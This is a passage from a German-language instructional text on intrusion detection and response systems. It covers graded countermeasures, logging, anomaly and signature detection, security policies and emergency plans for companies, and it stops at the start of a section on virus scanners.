Intrusion Response Systems (IRS) werden entwickelt, um die Zeit zwischen einem Angriff und der individuellen Gegenmaßnahme minimal zu halten. Sie versuchen nicht nur, Angriffe automatisch zu erkennen, sondern auch eine angepasste Reaktion zu initiieren. Erhält ein Angreifer Zugriff auf einen Rechner, so kann er im Rahmen der erlangten Rechte Schaden anrichten oder vertrauliche Informationen erhalten. Hier ist bei großem Risiko ein sofortiger Abbruch der Verbindung wünschenswert. Bei einem anderen Angriff, z. B. Denial-of-Service, oder bei einem Angriff, der als nicht sehr riskant angesehen wird, kann das primäre Interesse sein, den Angreifer zu identifizieren, um so nachhaltige Gegenmaßnahmen einleiten zu können. Ein weiteres Ziel einer automatischen Reaktion könnte das Beheben von Schäden sein, z. B. das Wiederherstellen gelöschter Dateien.

Mögliche Gegenmaßnahmen müssen, unabhängig davon, ob sie automatisch eingeleitet werden oder nicht, in Richtlinien vorgeschrieben werden. Die Reaktionen auf einen Angriff können und sollten abgestuft eingeleitet werden. Dabei beginnen sie mit einer erweiterten Protokollierung, es folgt das Deaktivieren einzelner Ports bis hin zum Herunterfahren des einzelnen Systems oder des kompletten Internetzugangs.

Beim Einsatz von IRS ist neben rechtlichen Problemen (s. u.) auch zu bedenken, dass der Angreifer durch die eingeleiteten Gegenmaßnahmen Informationen über das eingesetzte IRS erlangen kann, das heutzutage häufig eine Teilfunktion des IDS ist. Kennt der Angreifer das System, kann er dessen Maßnahmen oder eventuelle (unentdeckte) Fehler für seine Ziele missbrauchen (tarnen eines zweiten Angriffs).

3.1.3.1 Verhinderung von weiteren Schäden

Eine Sofortmaßnahme bei einem Angriff ist das Abschotten der angegriffenen Maschine. Dies kann durch Schließen der betreffenden Ports, der Ablehnung von IP-Datagrammen, die von der angreifenden IP-Adresse kommen, durch Beenden von Programmen und Diensten, oder durch Sperren des Benutzeraccounts bei internen Angriffen geschehen. Falls möglich, sollte die Ablehnung von Paketen des angreifenden Systems die erste Wahl sein. Die anderen Gegenmaßnahmen, die Dienste des angegriffenen Rechners auch für berechtigte Nutzung einzuschränken, könnte auch das Ziel eines Angriffs sein. Nachteil aller erwähnten Maßnahmen ist, dass der Angreifer durch die abgelehnten Pakete feststellen kann, dass seine Handlung entdeckt worden ist. Durch die Abschaltung ist eine weitere Protokollierung des Angriffs zumindest auf diesem Wege nicht mehr möglich.

3.1.3.2 Identifizieren des Angreifers

Wenn der Angriff ein konkretes Ziel zu verfolgen scheint, sollte in der Regel versucht werden, den Angreifer zu identifizieren. Das erfordert einen hohen Protokollierungsaufwand, der jedoch nicht zu jeder Zeit praktikabel ist. Die Auswahl des richtigen Zeitpunkts für eine erweiterte Protokollierung kann gut durch ein IRS bestimmt werden. Um die Sicherheit und die Vertraulichkeit der eigenen, geschützten Daten während der Identifizierung sicherstellen zu können, ist es möglich, den Angreifer in eine sogenannte Gummizelle zu locken, die automatisch bereit gestellt werden kann. Hiermit wird der Angreifer auf einen speziellen Rechner geführt, der nur scheinbar wertvolle Informationen bereithält.

3.1.3.3 Gegenangriff

In besonderen Fällen kann es sinnvoll sein, dass das angegriffene System einen Gegenangriff startet, der ein Denial-of-Service des Angreifers zum Ziel hat. Technisch ist ein automatischer Gegenangriff leicht zu realisieren, problematisch bleibt dabei allerdings, dass drei Punkte sicherzustellen sind:

- Die IP-Adresse des angreifenden Rechners darf nicht vorgetäuscht sein.
- Der scheinbar angreifende Rechner darf vom Angreifer nicht nur als Sprungbrett benutzt werden.
- Der Gegenangriff muss angemessen und gerechtfertigt sein.

Derartige Gegenangriffe sollten besonders gründlich überdacht werden und sind juristisch zu rechtfertigen.

3.1.3.4 Schadenbeseitigung

Nachdem ein Angriff festgestellt wurde und erfolgreiche Gegenmaßnahmen eingeleitet worden sind, kann weitgehend automatisch die Analyse der Dateien und Verzeichnisse auf Manipulationen und die Rekonstruktion der kompromittierten Daten erfolgen. Z. B. durch Wiedereinspielen des letzten Backups kann die Rekonstruktion erfolgen. Hier ist natürlich sicherzustellen, dass ein Backup verwendet wird, das vor dem ersten erfolgreichen Angriff erstellt wurde. Weitgehend manuell muss jedoch das Schließen der Sicherheitslöcher, die zu dem Einbruch führten, erfolgen.

3.1.4 Notwendiger Aufwand

3.1.4.1 Aktualität

Auch mit IDS/IRS gibt es eine Wahrscheinlichkeit für unentdeckte Angriffe. Deshalb ist auch weiterhin eine manuelle regelmäßige Kontrolle der Systeme auf Sicherheitslücken und Auffälligkeiten notwendig. Erforderlich ist auch die Auswertung der Protokolle der IDS/IRS, wobei weiterer Aufwand durch die Forderung nach Aktualität entsteht. Es ist wichtig, ein IDS/IRS auf dem aktuellen Stand zu halten, da

ständig neue Angriffsszenarien entdeckt werden können. Das bedeutet einerseits, dass Werkzeuge und Zeit zum Modellieren der Signaturen oder Anomalien zur Verfügung stehen müssen, und andererseits, dass Informationsquellen, beispielsweise Mailing-Listen, regelmäßig nach neuen Angriffsmethoden durchsucht werden. In die Überlegungen sollte einfließen, in wie weit und wie schnell der Anbieter eines IDS/IRS eine Aktualisierung der Datenbanken vornimmt.

3.1.4.2 Rechtliche Aspekte

Beim Einsatz von IDS/IRS sind die datenschutzrechtlichen Bestimmungen besonders bei der Auswertung der gewonnenen Daten von starker Bedeutung. Meist sind auch Regelungen der innerbetrieblichen Mitbestimmung zu beachten. Eine mögliche Maßnahme, einen verbesserten Datenschutz zu bieten, wäre die automatische Pseudonymisierung der Protokolldaten, so dass ein Rückschluss auf einzelne Mitarbeiter normalerweise nicht möglich ist. Eine Ausnahmeregelung muss natürlich für die Verfolgung etwaiger Verstöße gegen die eigene Sicherheitspolitik getroffen werden.

Die Beurteilung der Beweiswürdigkeit der Protokolldaten steht zurzeit im Ermessen des Gerichts, da die rechtliche Verwertbarkeit der Protokolldaten als Beweismittel vor Gericht bislang umstritten ist.

3.2 Schutzparadigmen in Unternehmen

3.2.1 Gefahrenpotential

Bei der Entwicklung der Techniken, die im Internet genutzt werden, standen im Vordergrund nicht die Sicherheitsaspekte. Das Gefahrenpotential sind die nicht bis ins letzte Detail durchdachten Lösungen der Probleme bei Angriffen aus dem. Dies gilt es zu beheben, will man den Angriff aus dem Internet erschweren.

3.2.1.1 Schadenstypen

In folgende Bereiche können die Angriffs-Schäden eingeteilt werden:

- Authentizität: Der Angreifer konnte eine falsche Identität vortäuschen.
- Verfügbarkeit: Dem Angreifer ist es gelungen, Dateien zu löschen, oder Dienste (z.B. den WWW-Server) so zu verfälschen, dass sie nicht mehr im Rahmen der Anforderungen nutzbar sind (Denial-of-Service).
- Vertraulichkeit: Der Angreifer konnte Informationen, die nicht für ihn bestimmt sind, einsehen.
- Integrität: Der Angreifer konnte Dateien manipulieren.
- Weiterhin kann der Angreifer den angegriffenen Rechner dazu benutzen, weitere Angriffe auf Rechnersysteme von dritten zu starten, ihn also als Zwischenstation (häufig Sprungbrett oder hopping station genannt) zu

benutzen. Dadurch entsteht dem Besitzer zwar nur ein minimaler direkter Schaden, jedoch wird der nun Angegriffene mit großer Wahrscheinlichkeit davon ausgehen, dass der Betreiber des Sprungbretts Ursprung des zweiten Angriffs ist.

3.2.1.2 Die Identität der Angreifer

Informationen aus den bei Angriffen hinterlassenen Spuren können erste Erkenntnisse über die Identität von potentiellen Angreifern bieten. Vor wenigen Jahren gingen die Angriffe hauptsächlich von Studenten oder auch jugendlichen Hackern aus, die allein aus Neugier in fremde Systeme eindrangen, heute sind durch die weitere Verbreitung des Internets auch professionelle Datendiebe denkbar, die beispielsweise für Industriespionage von der Konkurrenz bezahlt werden.

Es darf nicht vergessen werden, dass auch die eigenen Mitarbeiter das Netz angreifen können. Als Innentäter hinterlassen sie natürlich andere Spuren als Angreifer, die erst ein Firewall-System überwinden müssen.

3.2.1.3 "Typische Spuren"

Angriffe auf ein Rechnersystem hinterlassen eine Menge von Indizien: Unerwartetes Verhalten des Systems oder einzelner Programme, wiederholte Einlogversuche mit falschem Passwort, besonders zu ungewöhnlichen Zeiten oder auch neue oder veränderte Dateien oder solche mit geänderten Zugriffsrechten (SUID-Bit) sprechen für einen erfolgreichen Angriff auf einen Rechner.

Im Internet findet man für Angriffe frei verfügbare Skripte, die Schwachstellen in Rechnersystemen untersuchen. Meist beginnen diese Tools damit festzustellen, welche Dienste ein Rechner zur Verfügung stellt (Portscan). Wird ein solches Abtasten festgestellt, kann es als Indiz für einen bevorstehenden Angriff angesehen werden.

Eine wertvolle Information für einen erfolgreichen Angriff sind Informationen über Namen und Version des Betriebssystems, welche Anwender existieren oder auch welche Programme zur Verfügung gestellt werden.

3.2.1.4 "Spuren verwischen"

Um einen unberechtigten Zugriff auf das System festzustellen kann man die Protokolle, die das Betriebssystem und auch diverse Programme erstellen, auswerten. Erlangt ein Angreifer jedoch Administrator-Rechte, kann er die Aufzeichnungen löschen oder ändern, so dass er seine Spuren verwischen kann. Häufig werden Protokollinformationen aber an verschiedenen Stellen gespeichert, so dass Abweichungen beim Vergleich von Aufzeichnungen auffallen können. Weiterhin weisen zeitliche Lücken in den entsprechenden Dateien auf einen Angriff mit verwischten Spuren hin. Um ihre eigene IP-Adresse zu verbergen, benutzen Angreifer häufig mehrere schlecht geschützte fremde Rechner, in die sie vorher erfolgreich und unbemerkt eingedrungen sind, als Sprungbrett.

3.2.1.5 Typische Schwachstellen

Zentraler Punkt einer Sicherheit des Netzes müssen Schulung und Information sein, denn zahlreiche erfolgreiche Angriffsversuche nutzen Fehler und Schwachstellen aus, die schon seit Längerem bekannt sind. Der Hauptgrund für Sicherheitsvorfälle sind mangelhafte Systemkonfigurationen, sowie teilweise oder ganz fehlende Zugangsbeschränkungen für Anschlüsse zu öffentlichen Datennetzen.

3.2.1.6 Technische und konzeptionelle Schwachstellen

- Verlust der Vertraulichkeit: Im Internet werden alle Informationen grundsätzlich offen übertragen, so dass sie von jedem, der Zugang zu einem benutzten Netz hat, mitgelesen werden können. Dies gilt auch für Email und Passwörter.
- Programmierfehler sind die häufigste Ursache für schwerwiegende Sicherheitslücken. Daher ist es besonders wichtig, auf neu erkannte Fehler möglichst schnell zu reagieren.
- Vielfalt der Netzdienste: Durch den Anschluss eines an sich sicheren Rechners an das Internet entstehen zusätzliche Gefährdungen durch die Programme, die für die verschiedenen Dienste notwendig sind. Diese können falsch konfiguriert sein oder Programmierfehler enthalten. Häufig werden auch Programme gestartet, die eigentlich nicht notwendig sind, beispielsweise Server-Prozesse auf einem Rechner, der lediglich Informationen abrufen soll.
- Maskerade: Da es keine wirksamen Authentisierungsmechanismen zwischen den im Internet angeschlossenen Rechnern gibt, ist es z.B. leicht möglich, falsche Rechneradressen (IP-Spoofing) oder Rechnernamen (DNS-Spoofing) zu verwenden. Rechte, die nur aufgrund dieser Angaben vergeben werden, sind leicht zu missbrauchen. Betroffen sind hier u.a. die r-Dienste (z.B. rlogin), RPC basierte Dienste (z.B. NFS) oder auch X-Window.
- Source-Routing: Einem IP-Paket kann vorgeschrieben werden, auf welchem Weg es sein Ziel erreichen soll oder welchen Weg die Antwort nehmen soll, so dass nicht die durch die Routing-Tabellen angegebenen sicheren Wege genutzt werden.
- Missbrauch von frei verfügbarer Information: Häufig sind Informationen (z.B. Rechnernamen, Benutzernamen, Name und Version des Betriebssystems und der verwendeten Programme), die für einen Angriff missbraucht werden können, frei zugänglich.
- Verlust der Integrität droht, da im Internet grundsätzlich alle Nutzdaten ohne einen Schutz vor bewusster Verfälschung übertragen werden.
- Konfigurationsfehler sind aufgrund der meist sehr umfangreichen und schlecht dokumentierten Konfigurationsdateien nicht immer auszuschließen.

3.2.1.7 Organisatorische Schwachstellen

- Zugang zur EDV: Der Zugang zu sicherheitsrelevanten Netzwerk-Komponenten ist häufig nicht klar geregelt, zu vielen Mitarbeitern möglich oder ganz offen.
- Social Engineering: Wichtige Informationen über die Struktur des Netzwerks und sogar Passwörter können durch gezielte Täuschungen von Anwendern in Erfahrungen gebracht werden. Genauso ist es häufig möglich, als Servicetechniker oder Kunde getarnt Zugang zu EDV-Räumen zu erlangen, um dort einen Angriff vorzubereiten.
- Schlechte Passwörter: Die am häufigsten benutzte Art der Authentisierung gegenüber einem Rechner geschieht durch Passwörter. Oft sind sie leicht zu erraten oder werden notiert und an einem unsicheren Platz hinterlegt. Ein Ausweg kann hier die Verwendung von Einmal-Passwörtern sein.

3.2.2 Schutzmöglichkeiten und Minimierung des Risikos

3.2.2.1 Schutzmöglichkeiten

Schutzmöglichkeiten werden häufig nur sehr eingeschränkt genutzt. Es existiert nur in den wenigsten Fällen ein Notfallplan für den Fall des erfolgreichen Angriffs, auch für Netze, für die ein angemessener Schutz gegen Angriffe von außen besteht, so dass erst nach dem Angriff über die nun notwendigen Schritte nachgedacht wird. In diesem Abschnitt werden zunächst allgemeine Punkte, die vor Anschluss eines PCs oder Netzwerks an das Internet geklärt sein sollten, aufgezeigt. Am Ende werden die wichtigsten Punkte eines Notfallplans aufgezählt. Die verursachten Schäden können durch richtige Reaktionen im Falle eines Angriffs unter Umständen deutlich eingegrenzt werden, so dass die Erkennung und die angemessene Behandlung von Angriffen Teil des IT-Sicherheitskonzepts (Security-Policy) sein sollten.

3.2.2.2 Einzelne Rechner

Im privaten Bereich und zunehmend auch im Bereich der Telearbeit werden einzelne PCs via ISDN- oder Modemverbindungen an das Internet angeschlossen. Da sie häufig schlecht gesichert sind und auf ihnen oft die Zugangsdaten für Internetprovider oder gar Firmennetzwerke, manchmal sogar mit Passwörtern, gespeichert werden sind sie für Angreifer besonders interessant. Es existieren zahlreiche Programme, die neben ihrer eigentlichen Funktion eine Nebenfunktion haben, die unbemerkt Daten, beispielsweise Passwörter oder Konfigurationen, ausspionieren und per E-Mail oder auf anderem Weg verschicken (Trojanische Pferde). Aktuelle Beispiele sind hier meist über das Internet vertriebenes BackOrifice oder Netbus. Besonders tückisch sind aktive Inhalte von WWW-Seiten (Java, JavaScript und besonders ActiveX), da sie häufig, ohne dass es der Anwender bemerkt zusammen mit WWW-Seiten geladen werden. Ein gewisser Schutz kann aber schon dadurch erreicht werden, dass sichergestellt wird, dass besonders beim Surfen nur Prozesse und Programme laufen, die wirklich notwendig sind und so die zusätzlichen Aktivitäten des Rechners oder der Festplatte bemerkt werden. Ebenso

können die Einstellmöglichkeiten des Internet Browsers so genutzt werden, dass beispielsweise aktive Inhalte gar nicht erst die Möglichkeit erhalten auf den eigenen Rechner zu gelangen.

Obligatorisch sollte eine regelmäßige Kontrolle der Festplatte auf unerwartete Veränderungen (neue oder veränderte Dateien, ungewöhnliches Verhalten) sein.

3.2.2.3 Lokale Netze

In Unternehmen sind in den letzten Jahren häufig die bereits vorhandenen Netze aus verschiedenen Gründen an das Internet angeschlossen worden. Da dabei im Normalfall schon aufgrund der Infrastruktur ein zentraler Übergang vorhanden ist, bietet sich zur Absicherung des internen Netzes gegen Angriffe aus dem Internet ein zentrales Sicherheits-Gateway (Firewall) an. Dieses ermöglicht nur bestimmte, als ungefährlich eingeschätzte, Verbindungen zwischen dem lokalen Netzwerk und dem Internet.

Häufig wird allerdings übersehen, dass private Modems an Arbeitsplätzen oder Modempools, über die die Verbindung zu anderen Niederlassungen oder anderen Unternehmen aufgebaut wird, eine Hintertür öffnen. Die eigene Firewall kann umgangen werden, wenn nun der Kommunikationspartner ebenfalls einen Internetanschluss besitzt. Modems sind grundsätzlich wie externe Netze zu behandeln und abzusichern, beispielsweise indem sie auf der "unsicheren" Seite der Firewall installiert werden.

Eine große Gefahr geht auch hier von Trojanischen Pferden aus, die als aktiver Inhalt einer Web-Seite oder auch separat installiert auf den angegriffenen Rechner gelangen können. Dabei spähen sie dann Informationen nicht nur über den einzelnen Rechner, sondern auch über das lokale Netzwerk aus.

3.2.2.4 Eindeutige Zuständigkeiten

Klare Zuständigkeiten sind für ein vernünftiges Sicherheitskonzept, das sowohl eine passive Abwehr von Angriffen als auch eine angemessene Reaktion für den Fall des Angriffs beinhaltet, notwendig. Bevor ein PC oder ein ganzes Netzwerk an das Internet angeschlossen wird, muss geklärt sein:

- Wer ist für die Sicherheit verantwortlich?
- Wer ist befugt, die Filterregeln der Firewall zu ändern oder sie abzuschalten?
- Wer wertet die Protokolle aus?
- Welche Aktionen werden bei einem Angriff gestartet? (z.B. Abschaltung des Internet-Zugangs oder Verfolgung des Angreifers). Hier sind verschiedene Reaktionen auf unterschiedliche Angriffe denkbar.

3.2.2.5 Security-Policy

Welche Dienste welchen Benutzern zur Verfügung gestellt werden, muss in der Security-Policy festgelegt werden. Auch Einschränkungen (z.B. keine verschlüsselte Übertragung) werden hier beschrieben. Alle anderen Dienste werden verboten. Weiterhin muss festgelegt werden, welche Informationen protokolliert, wie lang die Protokolle im Normalfall gespeichert werden, sowie ob und in welcher Weise die Protokollierung im Falle eines Angriffsverdachts erweitert wird. Ausnahmeregelungen sind ebenfalls mit eindeutigen Zuständigkeiten zu definieren. Bestandteil muss sein, wer in welcher Weise die Security-Policy auf neue Entwicklungen oder Anforderungen anpassen darf.

Unter anderem müssen folgende Fragen geklärt sein:

- Welcher Schaden kann im zu schützenden Netz verursacht werden, wenn die Schutzmaßnahmen versagen? Ist dieser Schaden tragbar?
- Welche Restrisiken existieren? Sind bereits Schwachstellen der benutzten Hard- und Software bekannt?
- Was darf protokolliert werden?
- Wie schnell kann auf einen Angriff reagiert werden?
- Sind die Anwender bereit, die Einschränkungen durch die Security-Policy zu akzeptieren?
- Welche Protokollinformationen können bei einem Angriff manipuliert werden?

3.2.3 Notfallkonzept

In vielen Sicherheitskonzepten wird ein Notfallplan für den Fall, dass ein Angriff erfolgreich war, vergessen, so dass über eine Vorgehensweise erst nachgedacht wird, wenn sicheres und entschlossenes Handeln erforderlich wäre. Zwar ist ein schnelles Handeln nicht immer erforderlich, trotzdem ist es sicher von Vorteil vorbereitet zu sein, um einerseits nicht durch unbedarftes Reagieren die Situation zu verschlimmern und um andererseits notwendige Ressourcen verfügbar zu haben. Ein Notfallplan sollte folgende Punkte enthalten, die z. T. vor einem Angriff geklärt sein müssen:

- Allgemeine Angaben:
  - Netzwerkplan
  - Zuständigkeiten
  - Telefonnummern
- Erkennung von Angriffen:
  - Welche Geräte sind betroffen?
  - Wer hat wann den Angriff erkannt?
  - Wer darf die Schwere des Angriffs einschätzen?
- Erste Bewertung des Angriffs und Festlegung der ersten Reaktionen
  - Wer muss informiert werden?
  - Wie hoch wird das Risiko eingeschätzt?
  - Davon abhängig: Beschreibung der notwendigen Reaktionen.
- Genauere Analyse
  - Wer steht für die Analyse zur Verfügung?
  - Meldung an die Hersteller oder ein CERT?

- Sicherstellung von Beweismitteln
    - Was ist hierfür einsetzbar?
    - Wer koordiniert die Beweismittelsicherung?
    - Backup-Möglichkeiten
- Wiederherstellung eines sicheren Zustands mit Test
    - Wer entscheidet, auf welche Geräte ein Backup aufgespielt wird?
    - Wer führt welche Tests durch?
    - Wer führt das Backup durch?
- Dokumentation und Bewertung; evtl. Einleitung weiterer Schritte
    - Wo werden die Beweismittel und die Dokumente, die während der Durchführung des Notfallplans aufgezeichnet wurden, wie lange aufbewahrt?
    - Wer entscheidet über weitere Schritte?

3.3 Maßnahmen bei Angriffen

3.3.1 Vorbeugende und erkennende Maßnahmen

Hundertprozentige Sicherheit gegen Angriffe gibt es auch nicht durch intelligente Firewall-Systeme und Authentifikationsverfahren. Insbesondere können sie nicht vor Angriffen aus dem eigenen Netz schützen. Um so wichtiger ist es, Angriffsversuche und vor allem erfolgreiche Angriffe zu erkennen, einerseits um für die Zukunft Gegenmaßnahmen einleiten zu können, andererseits aber auch um sicherzustellen, dass Mitarbeiter nicht ohne es zu wissen auf verfälschte Daten zugreifen.

Um so den Schaden möglichst eng zu begrenzen empfiehlt es sich, die Zeitspanne zwischen erfolgreichem Einbruch und dessen Entdeckung zu minimieren. Im Idealfall sollte der Angriff entdeckt und Gegenmaßnahmen eingeleitet werden, bevor Schaden entstehen kann. Wünschenswert ist eine automatische Erkennung des Einbruchs, vergleichbar mit einer Alarmanlage. Dafür stehen sogenannte Intrusion Detection Systems (IDS) zur Verfügung, die möglichst in Echtzeit eine Vielzahl von Netzaktivitäten überwachen und versuchen, ein für Netzeinbrüche typisches Verkehrsprofil zu entdecken. Intrusion Response Systems (IRS) gehen einen Schritt weiter und starten eine automatische Abwehr des Angriffs, wie z.B. das (zeitweise) Abschalten betroffener Dienste oder der ganzen Firewall. Allerdings ist die Entwicklung derartiger Systeme noch nicht so weit vorangeschritten, dass sie eine Zuverlässigkeit erreicht hätten, die es erlauben würde, sich allein auf sie (zusätzlich zu einer Firewall) zu verlassen.

Neben einer derartigen automatisierten Reaktion ist demnach eine regelmäßige Kontrolle der automatischen Aufzeichnungen des Firewall-Systems und anderer Rechner notwendig. Auch durch die Anwender können wertvolle Hinweise auf Einbrüche gegeben werden, so dass eine besondere Sensibilisierung zu empfehlen ist.

3.3.1.1 Protokollierung

Um einen langfristigen Schutz gegen Angriffe aufrechterhalten zu können, ist neben der Firewall die aktive Erzeugung und Auswertung von Protokolldaten ein ebenso wichtiger Punkt einer Sicherheitspolitik. Damit alle Warnmeldungen in Folge eines Angriffs auch zugänglich sind, muss bei einer Firewall möglichst viel verwertbare Protokollinformationen ausgegeben werden. Häufig ist der erste Schritt eines Hackers die Manipulation der Protokollinformation, so dass es sinnvoll ist die Protokolldaten außerhalb des sammelnden Rechners aufzuzeichnen. Programme wie Logsurfer sollten für die Reduktion der Daten genutzt werden, da die dabei entstehenden Datenmengen ohne elektronische Hilfe allerdings nicht mehr analysiert werden können. Diese filtern alle Meldungen aus, die bei normalem Betrieb vorkommen dürfen. Meldungen, die auf einen Angriff hindeuten und erlaubte Meldungen, die bisher noch nicht aufgetreten sind, werden dabei aufgezeichnet.

Die so gewonnenen Protokollmeldungen können analysiert und in weiteren Schritten reduziert werden. Dabei müsste die Sammlung erlaubter Meldungen erweitert werden. Nach einiger Zeit sollte aufgrund einer Reaktion des Systemadministrators die erforderliche Anzahl der Meldungen stark gesunken sein.

Um aus den übriggebliebenen Protokolldaten Informationen über die Aktivitäten des Angreifers zu erlangen, müssen einige Meldungen auf einem gesicherten Weg übertragen und für eine gewisse Zeit gespeichert werden. Dies sind bei einem Paket-Filter für jedes ein- und ausgehende Paket die Quell- und die Zieladresse, die Quell- und die Zielportnummer und das Datum und die Uhrzeit. Dazu kommt noch für ein Application-Gateway zusätzlich für jede aufgebaute oder abgewiesene Verbindung die Benutzeridentifikation.

Neben den von der Firewall angebotenen Protokollinformationen können auch spezielle Rechner (Sniffer), die natürlich besonders überwacht werden müssen, um nicht von einem Angreifer erkannt und manipuliert zu werden, Informationen im Netz sammeln und für eine weitere Auswertung zur Verfügung stellen.
Die Ergebnisse der Analyse der Protokollinformationen müssen danach interpretiert werden, da Meldungen, die auf einen Angriff hindeuten, nicht immer ein ernsthafter Angriff sind. Häufig probieren lediglich fremde Internetnutzer neue Kenntnisse oder Programme (z. B. Satan) aus. Finden sie auf diese Weise keine Schwachstelle, suchen sie sich meist ein neues Ziel.

Auf einen erfolgreichen Angriff und Manipulation deuten Inkonsistenzen oder fehlende Einträge in Log-Dateien hin. Die Möglichkeit der Manipulation einzuschränken und deren Entdeckung zu beschleunigen kann eine zweite Speicherung der Protokolldaten auf einem anderen Medium erleichtern. Ein Vergleich dieser Daten, aber auch ein Vergleich verschiedener Log-Dateien auf einem Rechner könnte Inkonsistenzen aufdecken.

Besondere Vorsicht ist geboten, wenn sich bei der Auswertung der Daten herausstellt, dass Angriffe von Rechnern erfolgen, die bislang als sicher eingeschätzt wurden, Aktivitäten von Benutzern festgestellt werden, die sonst nicht in dieser Zeit oder auf diesem Rechner arbeiten oder die Systemdateien und -programme nicht erwartungsgemäß sind. In diesem Fall muss man annehmen, dass zumindest schon

ein Teil der Sicherheitseinrichtungen überwunden ist. In allen diesen Fällen empfiehlt sich eine genauere Untersuchung.

Häufig manipulieren Angreifer wichtige Systemprogramme, wie beispielsweise ls oder ps unter Unix, um so ihren Angriff zu verschleiern oder um sich für weitere Angriffe eine Hintertür offen zu halten. Auch Dateien wie /etc/hosts.equiv oder die .rhosts der einzelnen Benutzer sind beliebte Angriffsziele, da auch sie einen späteren Zugriff auf das System ermöglichen. Zur Erkennung derartiger Veränderungen stehen Tools wie Tripwire zur Verfügung, die mit Hilfe von Prüfsummen kontrollieren, ob Veränderungen am Dateisystem stattgefunden haben.

3.3.1.2 Ungewöhnliches Verhalten aus Sicht der Anwender

Aufmerksame Anwender können häufig einen ersten Hinweis auf Einbruchsversuche geben, neben der Verantwortung der Anwender selbst für die Verhinderung von Angriffen (z. B. sicherer Umgang mit Passwörtern). Nicht plausible Daten oder ungewöhnliches Verhalten der Arbeitsplatzrechner oder von Programmen können auf einen erfolgreichen oder versuchten Einbruch hindeuten. Auch Aktivitäten von Benutzern, die normalerweise nicht zu dieser Zeit oder auf diesem Rechner arbeiten, können von normalen Anwendern schnell bemerkt werden. Dabei muss allen Anwendern die zuständige Sicherheitshotline bekannt sein.

3.3.1.3 Anomalien im Datenverkehr

Potentielle Angriffe können nicht nur durch Schäden, beispielsweise gelöschte oder verfälschte Dateien erkannt werden, sondern häufig deuten eine Vielzahl weiterer Anzeichen darauf hin. Wenn man Anomalien des Datenverkehrs zum Normalzustand vergleicht, kann man viele, auch erfolglose, Angriffe auf Computer-Systeme oder Datennetze entdecken. Anomalie-Erkennungs-Systeme analysieren beispielsweise die CPU-Auslastung, die Aktivität an unterschiedlichen I/O-Ports verschiedener Client/Server oder Netzlastprofile und vergleichen sie mit Werten, die während der Konfiguration ermittelt und vorgegeben werden.

In einer ersten längeren Lernphase während des Normalbetriebs, müssen die überwachten Parameter erfasst werden, um zuverlässig arbeiten zu können. In einer zweiten Phase werden anhand der Messwerte Kenngrößen für einen normalen Betrieb abgeleitet und schließlich werden Schwellwerte definiert, die ein anomales Verhalten kennzeichnen. Bei Überschreitung dieser Werte wird der Systemadministrator automatisch alarmiert oder eine passende Gegenmaßnahme eingeleitet.

Beim Einsatz dieses Systems bestehen jedoch drei zentrale Probleme. Je nach Netz können sehr große möglichst in Echtzeit auszuwertende Datenmengen entstehen. Sehr leistungsfähige Aufzeichnungs- und Auswerterechner sind hier eine Vorraussetzung. Die Bestimmung der Schwellwerte ist eine schwierige Entscheidung, denn es kann immer wieder zu System- und Netzsituationen kommen, die Angriffsszenarien ähneln und so zu Fehlalarmen führen. Angriffsversuche könnten hingegen unerkannt bleiben, wenn man die Schwellenwerte zu großzügig einstellt. Auch besteht zwischen einigen Werten eine gegenseitige Abhängigkeit,

sinkt der eine, kann der andere größer werden. Eine regelmäßige Neukonfiguration ist notwendig, da sich in den meisten Netzen das typische Anwendungsprofil allmählich mit der Zeit ändert.

3.3.1.4 Einbruchs-Signaturen

Charakteristische Ereignismuster werden häufig durch missbräuchliche Systemnutzung (Intrusion Signatures) erzeugt, die sich von den Ereignismustern normaler Nutzung unterscheidet. Im Betrieb werden die eingetretenen Ereignisfolgen mit einer Datenbank verglichen, die für Angriffe typische Ereignismuster enthält. Wird ein passendes Muster gefunden, wird automatisch der Systemadministrator benachrichtigt. Um die Erkennungsquote zu erhöhen, ist es hierbei wichtig, dass die Datenbank mit neuen Mustern ergänzt werden kann und/oder vom Hersteller ergänzt wird. Ein Portscan beispielsweise, bei dem der Angreifer in schneller Folge alle Portnummern anspricht, um festzustellen, welche Dienste auf dem Rechner angeboten werden, sollte mittels Signatur-Analyse leicht zu erkennen sein.
Eine Kombination der Signatur-Analyse und der Anomalie-Erkennung kann die Trefferquote wesentlich erhöhen, da sich beide Arten ergänzen. Unentdeckt bleiben allerdings weiterhin Angriffe, die in das normale Verhaltensmuster fallen und nicht durch eine auffällige Signatur zu kennzeichnen sind.

3.3.2 Reaktive Maßnahmen

Nachdem ein Angriffsversuch erkannt wurde, ist nicht nur ein sicher und zuverlässig funktionierendes System wiederherzustellen, sondern auch der Angriff zu analysieren, um so den entstandenen Schaden einzugrenzen und künftig gegen derartige Angriffe gewappnet zu sein. Mit der neu gewonnenen Kenntnis ist das bestehende Sicherheitskonzept zu analysieren und zu optimieren, wobei eventuell weitere Schritte einzuleiten sind.

Eine möglichst enge Eingrenzung des Schadens sollte als oberstes Ziel in einer aufzustellenden Prioritätenliste sein. Wenn der Angreifer noch aktiv ist, kann es sein, dass die einzig sinnvolle Reaktion die Trennung vom Netz oder das Herunterfahren des Systems ist. Weitere Ziele bei der Behandlung von Angriffen sollten das Verstehen und Eliminieren der Schwachstelle, die zu dem Vorfall geführt hat, die rasche Wiederherstellung des ordnungsgemäßen Betriebs und die Identifizierung des Angreifers sein. Eine überlegte Vorgehensweise mittels festgeschriebenen Notfallplans ist nötig, um diese Ziele erreichen zu können. Wird für die Behandlung auf die Hilfe Dritter zurückgegriffen, ist auch darauf zu achten, dass alle Beteiligten umfassend über die Angriffsindizien und die eingeleiteten Schritte informiert sind.

3.3.2.1 Makro-Viren Gegenmaßnahmen

Man kann mit verschiedenen Programmen ein System auf Virenbefall prüfen, Viren entfernen oder eine Infektion verhindern.

- Prüfsummenprogramme

Ein Prüfsummenprogramm generiert in einem ersten Lauf für jede Datei eines Datenträgers eine Prüfsumme und legt diese in einer Datenbank ab. Nun kann zu einem beliebigen Zeitpunkt die frühere Prüfsumme aus der Datenbank mit der aktuell generierten verglichen werden. Vorteilhaft ist, dass Änderungen sofort erkannt und neue Viren gefunden werden. Jedoch ändern sich Programme und Daten auch ohne Viren-Einfluß. Neue Viren sind daher schwer von Fehlalarm zu unterscheiden. Das System muss bei Prüfsummengenerierung garantiert virenfrei sein.

- Virenscanner

